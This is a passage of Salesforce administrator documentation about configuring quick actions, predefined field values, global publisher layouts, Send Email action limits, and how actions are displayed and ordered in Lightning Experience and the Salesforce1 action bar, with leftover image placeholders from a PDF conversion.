- There is no hard limit to the number of fields you can add to an action layout. However, for optimum usability, we recommend a maximum of 8 fields. Adding more than 20 fields can severely impact user efficiency. To reduce the number of fields in your layout, you can [create predefined values](#) for the required fields, and then remove those fields from your layout. You can set predefined field values from the action detail page.
- Mobile smart actions are populated with all your organization's required fields on the relevant object, regardless of how many fields there are. For example, the New Case action in the mobile smart action bundle includes all required case fields. You can't edit the fields on mobile smart actions. The fields that appear change only if you change which fields on an object are required.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

- You can remove a required field from the action layout, but make sure that the field has a predefined value. Otherwise, users can't create records.
- Rich text area fields are supported only when you add them to one-column layouts, or as fields that span both columns in two-column layouts. If you add a rich text area field to only one column in a two-column layout, it appears as a plain text area, because there's not enough space to display the full rich text editor.

Custom Success Messages for Quick Actions

For Create a Record, Update a Record, and Log a Call action types, you can create a custom message that displays when the action executes successfully.

The screenshot shows the 'Enter Action Information' dialog box. The 'Success Message' field is highlighted with a red rectangular box. Other fields include Object Name (Account), Action Type (Create a Record), Target Object (--None--), Standard Label Type (--None--), Label, Name, Description, Create Feed Item (checked), and Icon (Change Icon).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

In Salesforce1 and Lightning Experience, when a create, update, or Log a Call action is completed, a default success message displays, regardless of whether the action created a feed item. If you add a custom success message to one of these actions, your custom success message displays instead of the default message.

In Salesforce Classic, custom success messages have slightly different behavior. If you select `Create Feed Item` for a `Create a Record` or `Log a Call` action, no success message displays in Salesforce Classic. The feed item that is created is the confirmation that the action executed successfully.

-  **Note:** If you have `All Related Objects` selected under feed tracking for a particular object, when a quick action creates related objects, a feed item is always created, regardless of the status of `Create Feed Item`.

SEE ALSO:

[Create Object-Specific Quick Actions](#)

[Create Global Quick Actions](#)

Customize Actions with the Enhanced Page Layout Editor

Use the page layout editor to customize which actions show up in Salesforce and in Salesforce1

 **Tip:** To manage the actions for global pages, such as Home, Chatter Home, and Chatter groups, see [Global Publisher Layouts](#).

From the management settings for the object whose actions you want to manage, go to Page Layouts.

You can add actions to two sections on a page layout:

Quick Actions in the Salesforce Classic Publisher

This section can contain actions only from the Quick Actions category in the palette. Actions in this section appear in the Chatter publisher in Salesforce Classic.

Salesforce1 and Lightning Experience Actions

This section can contain actions only from the Salesforce1 & Lightning Actions category in the palette. On object page layouts, the Salesforce1 & Lightning Actions category contains all available types of actions for the object, including quick actions, productivity actions, Lightning component actions, and standard and custom buttons. Actions in this section appear in the action bar and action menu in Salesforce1 and in various areas of Lightning Experience.

 **Tip:** Hover over an action in the palette to see its label, API name, and action type.

- To override the action defaults for an action section that you haven't customized, either click the override text or hover over the section and click .

If you haven't customized the Quick Actions in the Salesforce Classic Publisher section of a page layout, the actions that appear in the publisher for that object default to the actions that are assigned to the global publisher layout. Upon overriding, the actions default to the standard actions—Post, File, Link, Poll, Question, and Thanks—regardless of what actions were assigned to the global publisher layout.

If you haven't customized the Salesforce1 and Lightning Experience Actions section of a page layout, the actions for that object default to a set of predefined actions. If you have customized actions in the Quick Actions in the Salesforce Classic Publisher section, and have saved the layout, the Salesforce1 and Lightning Experience Actions section inherits the actions from the Quick Actions in the Salesforce Classic Publisher section, plus any standard or custom buttons present on the layout, when you click to override.

- To revert the actions in either section to the defaults for that section, hover over the section and click .

Set Predefined Field Values for Quick Action Fields

When you create actions, use predefined field values to set a value for a field. Predefined values can help ensure consistency and make it faster and easier for users to create records.

When you configure action layouts, it's better to use fewer fields. Most users, especially mobile users, don't like to fill in a lot of required fields. They want to get things done and move on to their next task. A good way to use fewer fields in action layouts is to set predefined values for as many fields as possible. The more fields you can set predefined values for, the more you can remove from the layout and make the action easier and quicker to use. Balance ease of use with the need for required information. However, don't remove required fields from an action layout without setting a predefined value for those fields, or when a user applies that action, the record won't save properly.

If you set predefined values for fields on object records created through an action, you don't need to add those fields to the action layout. For example, when you configure an action that lets users create opportunities, set Prospecting as the predefined value for the `stage` field. All new opportunities users create through that action are automatically assigned to the prospecting stage. You can remove the `stage` field from the action's layout, because the field is going to be assigned a value automatically.

 **Tip:** Predefined values for fields on actions are different from default values that you can set for fields on records. If a field is included in an action, it can have both a predefined value set for the action *and* a default value set.

To set predefined field values:

1. Click the name of an action in the Buttons, Links, and Actions list or the Global Actions list.
2. On the action detail page, click **New** in the Predefined Field Values list.
3. Select the field you want to predefine a value for.
4. Specify the value for the field.
5. Click **Save**.

 **Tip:** On object-specific actions, the predefined value can include references to the source object and its related objects.

Notes on Predefined Field Values for Quick Actions

Setting predefined field values for quick actions is especially important if you remove required or `Always on Layout` fields from the action layout.

- You can set predefined values for any field available in the action layout editor, with these exceptions.
 - Rich text area fields
 - Multi-select picklists
 - Read-only field types like auto-number, formula, and roll-up summary fields
- You can't use a dependent picklist to set a predefined value.
- If a field on an action has both a predefined value and a default value set, the action uses the predefined value, not the default value.
- If you set a predefined value for a field and leave it on the action layout, the predefined value displays as a default value for the field.
- If you have a required field with a predefined value assigned, and have removed the field from the action layout, if you later delete the field's predefined value you will need to re-add the required field to the action layout. Otherwise, users won't be able to save the record.

Global Publisher Layouts

Global publisher layouts determine the global actions that appear in the various Salesforce interfaces. In Salesforce Classic and Lightning Experience, these layouts customize the actions on global pages (like the Home page) and on the Chatter page. Lightning Experience also uses these layouts to populate the Global Actions menu. And in Salesforce1, these layouts drive the actions that appear in the action bar on the Feed and People pages. Global publisher layouts can include global actions only.

In Salesforce for Outlook, global publisher layouts drive the actions that Group, Contact Manager, and Professional Edition users see when they click the Salesforce Side Panel Publisher.

Salesforce for Outlook users working in all other editions can [set up their side panel publishers using Outlook Side Panel Publisher Layouts](#).

 **Note:** Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.

You can assign different global publisher layouts to different user profiles to customize which actions users see by default on global pages.

These are the steps involved in working with global publisher layouts.

Add Actions to Global Publisher Layouts

Actions you add to the global publisher layouts appear on pages such as the Home and Chatter pages, and the action bar and action menu on the Feed and People pages in Salesforce1.

Arrange the actions so that the frequently used actions appear first in each list.

 [Walk Through It: Customizing Global Publisher Layouts](#)

You can add actions to two sections on a page layout:

Quick Actions in the Salesforce Classic Publisher

This section can contain actions only from the Quick Actions category in the palette. Actions in this section appear in the Chatter publisher in Salesforce Classic.



Salesforce1 and Lightning Experience Actions

This section can contain actions only from the Salesforce1 & Lightning Actions category in the palette. On object page layouts, the Salesforce1 & Lightning Actions category contains all available types of actions for the object, including quick actions, productivity actions, Lightning component actions, and standard and custom buttons. Actions in this section appear in the action bar and action menu in Salesforce1 and in various areas of Lightning Experience.

1. From Setup, enter *Publisher Layouts* in the *Quick Find* box, then select **Publisher Layouts**.
2. To add or remove actions, drag them to and from the palette. To reorder actions, select an action and drag it to a new position.
3. Click **Save** when you're done, or click **Quick Save** to save your changes and continue working on the layout.

If you navigate away without saving, you lose your changes.

 **Example:** Let's add the New Account action to the publisher on the Home and Chatter pages in Salesforce Classic, so users can create an account directly from the publisher. Drag the **New Account** action to the Quick Actions in the Salesforce Classic Publisher section and save your changes.

Go to the Chatter tab in Salesforce Classic. Now the New Account action shows up in the publisher.

Actions in Lightning Experience

In Lightning Experience, actions display in the Global Actions menu in the header, on list view items, and in several places on a record page. Where they display on a record page depends on the action's type.

Actions in the Global Actions Menu

The Global Actions menu displays a subset of global actions from the Salesforce1 and Lightning Experience Actions section of the global publisher layout.

The items in the menu display in the order that they're listed in the Salesforce1 and Lightning Experience Actions section of the page layout.

Actions associated with objects that aren't supported in Lightning Experience don't display in the Global Actions menu. Also, the Global Actions menu doesn't support the standard Chatter actions Post, File, Poll, Link, Question, and Thanks.

Actions on List View Items

Except for the Tasks object, only standard button actions are supported on list view items. Items in Tasks list views contain the full list of actions available for tasks.

OPPORTUNITY NAME	ACCOUNT NAME	ACCOUNT SITE	STAGE	CLOSE DA...	OPPORTUNITY OWNE...
1 Met Health 15 X-Series Routers	Metropolitan Health Services		Prospecting	9/30/2016	rmendo
2 Express Logistics Portable Truck Gen...	Express Logistics and Trans...		Negotiation/Review	7/29/2014	rmendo
3 University of AZ Installations	University of Arizona		Negotiation/Review	7/29/2014	rmendo

5 HomeNet Technology - 25 Spider 3...	HomeNet Technologies		Needs Analysis	9/2/2016	rmendo
6 Arbuckle - 1400 desktops	Arbuckle Laboratories		Id. Decision Makers	8/15/2016	rmendo

Actions on the Home Page

On the Home page, you can find actions on recommendations in the Assistant. For example, if a sales rep receives an update that an opportunity doesn't have any open activity, the rep can create a task or event directly from the recommendation.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise, Performance, Unlimited,** and **Developer** Editions



The actions that appear depend on the type of recommendation. The available actions include:

- New Task
- New Event
- Edit
- Email

After you complete an action, the related recommendation disappears from the Assistant.

Actions on the Chatter Page



The Chatter page, like the Chatter tab on record pages, contains only standard Chatter actions. By default, only the Post, Poll, and Question actions are supported, and if you have Groups, the Announcement action. You can add, remove, or reorder the actions on the Chatter page from the Salesforce1 and Lightning Experience Actions section of the global publisher layout.

Actions on Record Pages

Here's a sample contact page in Lightning Experience.

 **Note:** The opportunity and leads workspaces have different structures, but actions appear in the same way on those pages.

The page-level action menu in the record’s highlights panel (1) contains:

- Productivity actions
- Global and object-specific quick actions, except for those related to creating tasks, creating events, and logging calls
- Standard buttons
- Custom Lightning component quick actions
- Custom Visualforce quick actions
- Custom Visualforce buttons
- Canvas actions

The actions that appear in the page-level action menu display in the order that they are listed in the Salesforce1 and Lightning Experience Actions section of the page layout.

The Activity tab (2) contains Create a Record quick actions that point to the Event and Task objects. It also contains Log A Call actions and Send Email actions.

The Chatter tab (3) contains standard Chatter actions. By default, only the Post, Poll, and Question actions are supported, and if you have Groups, the Announcement action. Some objects support other standard Chatter actions predefined by Salesforce.

Note: Actions on cases and work orders appear in a different way than on other records. On case and work order records, the page-level action menu contains custom buttons and supported standard buttons. Quick actions appear on the Feed tab.

Actions on Related Lists

Related lists (4) contain the standard buttons normally found on related lists. Usually, it’s simply the New button.

Example: Let’s say you have these actions on your Contact page layout in the Salesforce1 and Lightning Experience Actions section.



You have quick actions (New Account, New Event, New Task), a productivity action (Call), standard buttons (Edit, Delete, Clone, Send an Email), and Chatter actions (Poll, Post). Here’s how those actions display on a contact record page in Lightning Experience.



- The actions in the page-level action menu are a combination of the quick actions, productivity actions, and standard buttons in the order that they’re listed on the page layout. Although they’re quick actions, New Event and New Task don’t show up here.

- The Chatter actions from the front of the action list are on the Chatter tab.

- The Activities-related actions—Email, New Event, New Task—display on the Activity tab.

[How Actions Are Ordered in Lightning Experience](#)

In Lightning Experience, the actions on record pages are derived from the list of actions in the Salesforce1 and Lightning Experience Actions section of the page layout for that object. The same section on global publisher layouts determines the global actions that appear in the Global Actions menu.

[Send Email Action Considerations](#)

Before working with the Send Email action, be aware of these limitations.

SEE ALSO:

[Let Users Take Actions](#)

[Quick Action Considerations](#)

[Send Email Action Considerations](#)

How Actions Are Ordered in Lightning Experience

In Lightning Experience, the actions on record pages are derived from the list of actions in the Salesforce1 and Lightning Experience Actions section of the page layout for that object. The same section on global publisher layouts determines the global actions that appear in the Global Actions menu.

If you haven't customized the Salesforce1 and Lightning Experience Actions section of an object's page layout, the quick actions that appear on the object's record pages are derived from:

- The actions on the global publisher layout
- Standard and custom buttons in the buttons section of the object page layout

If you customize the Salesforce1 and Lightning Experience Actions section, the standard and custom buttons in the buttons section of the page layout aren't automatically included in the action list. You must add the buttons as actions from the Salesforce1 & Lightning Actions category in the palette.

The actions in each section of the record page respect the ordering of its types of actions on the page layout.

The Global Actions menu () in the Lightning Experience header displays all global quick actions from the Salesforce1 and Lightning Experience Actions section of the global publisher layout, except the standard Chatter actions Post, File, Poll, Link, Question, and Thanks.

SEE ALSO:

- [Actions in Lightning Experience](#)
- [Send Email Action Considerations](#)
- [Let Users Take Actions](#)

Send Email Action Considerations

Before working with the Send Email action, be aware of these limitations.

As of Spring '17, the Lightning Email Composer has been replaced with a new Send Email action.

The old Send Email action no longer displays to end users. However, it remains in the page layout editor for transition purposes.

-  **Note:** How do you tell the difference between the new and old Send Email actions? When you hover your mouse over a Send Email action in the page layout editor palette, the new action has its Action Type listed as Quick Action.

General

- You can't add custom fields or rename existing fields in the Send Email action.
- The `FROM` field is required.
 -  **Note:** If the `FROM` field isn't on the Send Email action layout, it must have a predefined value set.
- HTML Body content is required; Text Body content is only supported on the case-specific Send Email action.
 -  **Note:** If the HTML Body field isn't on the Send Email action layout, it must have a predefined value set.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

This action is available in: Lightning Experience only.

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

- If you start an email from inline mode, the email can't be popped out into the docked composer. However, if you start an email from the Global Actions menu, the email uses the docked composer.
- Org-wide email addresses can't be used with Salesforce Inbox.
- The Send Email action isn't available in Communities.
- The `Related To` field can't be set to Cases in the global Send Email action.

Cases

- Only the case-specific Send Email action can be added to cases.
- Turn on Email-to-Case to enable the case-specific Send Email action on cases.
- You can't send emails associated to cases from the Global Actions menu.

Predefined Values

- The `To`, `Cc`, and `Bcc` fields only accept email addresses as predefined values.
- Emails sent with only email addresses specified aren't associated with Salesforce records.
- You can only predefine `Related To` for an entity-specific quick action, not a global quick action.
- Predefined values aren't supported in Reply/Forward or emails initiated from the Assistant or Opportunity Insights.
- If Compliance Bcc is enabled, predefined values for the `Bcc` field are ignored. If Auto Bcc is enabled, predefined values for the `Bcc` field are appended to the Auto Bcc address.

Reply/Forward and Email in Opportunity Insights

Reply/Forward and email functionality depends on these criteria:



- The global Send Email action is on the global publisher layout, in the Salesforce1 and Lightning Experience Actions section.
- Either the `Subject` or `Body` field must be on the page layout.
- The user has the "Send Email" permission.
- The org-wide pref "Access to Send Email" isn't set to All Emails.

Salesforce1 Action Bar

Salesforce1 users have a one-stop place to find actions, so there's no confusion about where to go to do something. The action bar and its associated action menu collect actions from different places in Salesforce1 into a single, unified home.

In Salesforce1, productivity actions, standard and custom record buttons, and quick actions appear in the action bar and the action menu (). The action bar and action menu show all the available actions for a given page.

Salesforce1 Actions in the Action Bar and Action Menu

The action bar appears in most places in the app, including the feed, groups, user profiles, dashboards and reports, standard and custom object record views, related lists, and search results. The actions that are available depend on where a user is in Salesforce1 and on how you've configured page layouts and publisher layouts for your organization.

Users may see some or all of these kinds of actions in the action bar (including the action menu).

- Productivity actions—The Send Email (✉), Call (☎), Map (📍), View Website (🌐), and Read News (📰) actions are available on accounts, contacts, leads, and person accounts. The Quick Message (✉), Join Conference Call (☎), and Map (📍) actions are available on mobile calendar events in Salesforce Today.
 - 💡 **Tip:** A productivity action displays only if a record includes the information that the action is keyed to. For example, the Send Email action depends on the record including an email address. The View Website action requires the record to include a website URL.
- Custom and standard buttons—Buttons (such as Edit, Delete, or Clone) that are included in the Buttons section on an object's page layout are available in Salesforce1 as actions in the action bar on record pages. If you haven't customized the action order, the button order in the button section of the page layout is used. However, the Edit button is in a fixed position.
 - 📌 **Note:** Custom links, custom buttons that are added to list views, and custom buttons that define the content source as `onClick JavaScript` aren't supported and don't appear in Salesforce1.
- Quick actions—If you add, remove, or reorder actions in the action bar in the global publisher layout or an object's page layout, the changes are reflected in Salesforce1.
- Standard Chatter actions—Actions unique to Chatter, such as Post, File, Link, or Poll.

What are the exceptions?

- On record feeds, the **Follow/Unfollow** button remain in the highlights area on the page.
- On public and private group feeds, the **Join Group** and **Ask to Join** buttons remain in the highlights area, but the **Leave Group** button is in the action bar.

What does this mean for custom branding?

There can be only one version of a custom icon. Custom action icons that you created before Winter '15 are still supported, but they are truncated in the action bar. To optimize your custom action icons for display in the action bar, use these guidelines.

- The icon should be 72 x 72 pixels. Use the full pixel area for the image—don't leave spacing around the image like before.
- Make the image a PNG with a transparent background, with a file size that is less than 10k.
- Have a resolution of 72 dpi.
- Make the icon graphic white or lighter than the background color.
- Avoid heavy inner or outer shadows.
- Use simple and flat styling resembling the Salesforce1 icon family.

[List Item Actions in Salesforce1](#)

List item actions is a version of the action bar that's available for items in list views, task lists, and related record lists. It enables Salesforce1 users to update records directly from lists without opening them.

[How Actions Are Ordered in the Salesforce1 Action Bar](#)

The Salesforce1 and Lightning Experience Actions section of a page layout and global publisher layout drives which actions appear in the Salesforce1 action bar. It also enables you to customize the order of quick actions, productivity actions, and standard and custom buttons that are available as actions.

[How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions](#)

Your org's page layouts and publisher layouts control the order in which actions appear in the Salesforce1 action bar and list item actions. If you don't customize the actions in the action bar on a page layout or global publisher layout, the location of key actions is predefined by Salesforce.

[Considerations for Actions in Salesforce1](#)

List Item Actions in Salesforce1

List item actions is a version of the action bar that's available for items in list views, task lists, and related record lists. It enables Salesforce1 users to update records directly from lists without opening them.

To access list item actions, navigate to a list view or task list or open a related list from an object's related information page. Then swipe left on the desired record.

Hide list item actions by swiping the list item back to the right or by tapping another item in the list.

List Views



List item actions in list views don't have the same actions that are available in the action bar when viewing an object's record. For example, when a user visits an opportunity record in Salesforce1, the actions in its action bar reflect the actions in the Salesforce1 and Lightning Experience Actions section of the Opportunity page layout.

However, when the user swipes left on an opportunity from a list view, as you can see below, the actions that display come from the list of predefined actions for opportunities. See [How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions](#) for the breakdown of predefined actions for each object.

Here's the All Opportunities list view.

Swipe a list item to the left to reveal list item actions.



Tap  to show the action menu, with the full list of actions available for the list item.

Related Lists

List item actions on related lists in Salesforce1 reflect the same actions as the related list in Lightning Experience. Usually, these are the standard actions Edit and Delete, but can vary by object. For example, in Lightning Experience, the actions available in the drop-down menu on an Opportunity related list item are the same set of actions that Salesforce1 users see when swiping left on the same record in the related list.

 **Note:** Even if your org doesn't have Lightning Experience enabled, the actions on related lists that you see in Salesforce1 still match the actions that would appear on the related list items in Lightning Experience if it was enabled.

Note: Task and event list items are different than other objects when they display in related lists. In Salesforce1, when you tap the Tasks item from the menu, you can swipe left on an item in the My Tasks list view and see the predefined actions for tasks. However, tasks and events in the Open Activities or Activity History related lists in Salesforce1 have no actions and aren't swipe-able.

SEE ALSO:

- [Salesforce1 Action Bar](#)
- [How Actions Are Ordered in the Salesforce1 Action Bar](#)
- [Considerations for Actions in Salesforce1](#)

How Actions Are Ordered in the Salesforce1 Action Bar

The Salesforce1 and Lightning Experience Actions section of a page layout and global publisher layout drives which actions appear in the Salesforce1 action bar. It also enables you to customize the order of quick actions, productivity actions, and standard and custom buttons that are available as actions.

If you customize the Salesforce1 and Lightning Experience Actions section of a layout, Salesforce1 reflects your customizations.

If you customize the Quick Actions in the Salesforce Classic Publisher section, but not the Salesforce1 section, the actions in the Salesforce1 action bar are a combination of those in the Quick Actions in the Salesforce Classic Publisher section plus any standard or custom buttons present on the page layout.

If you customize the Salesforce1 and Lightning Experience Actions section, the standard and custom buttons in the buttons section of the page layout aren't automatically included in the action list. You must add the buttons as actions from the Salesforce1 & Lightning Actions category in the palette.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

If neither section is customized, the action bar inherits a default set of actions predefined by Salesforce. The sets of actions differ between objects, based on the most common or typical activities required for each object.

SEE ALSO:

[How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions](#)

[Salesforce1 Action Bar](#)

[Considerations for Actions in Salesforce1](#)

How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions

Your org's page layouts and publisher layouts control the order in which actions appear in the Salesforce1 action bar and list item actions. If you don't customize the actions in the action bar on a page layout or global publisher layout, the location of key actions is predefined by Salesforce.

 **Important:** This predefined ordering chart applies to the Salesforce1 action bar only if you *haven't* customized the Salesforce1 and Lightning Experience Actions section of an object's page layout or on a global publisher layout.

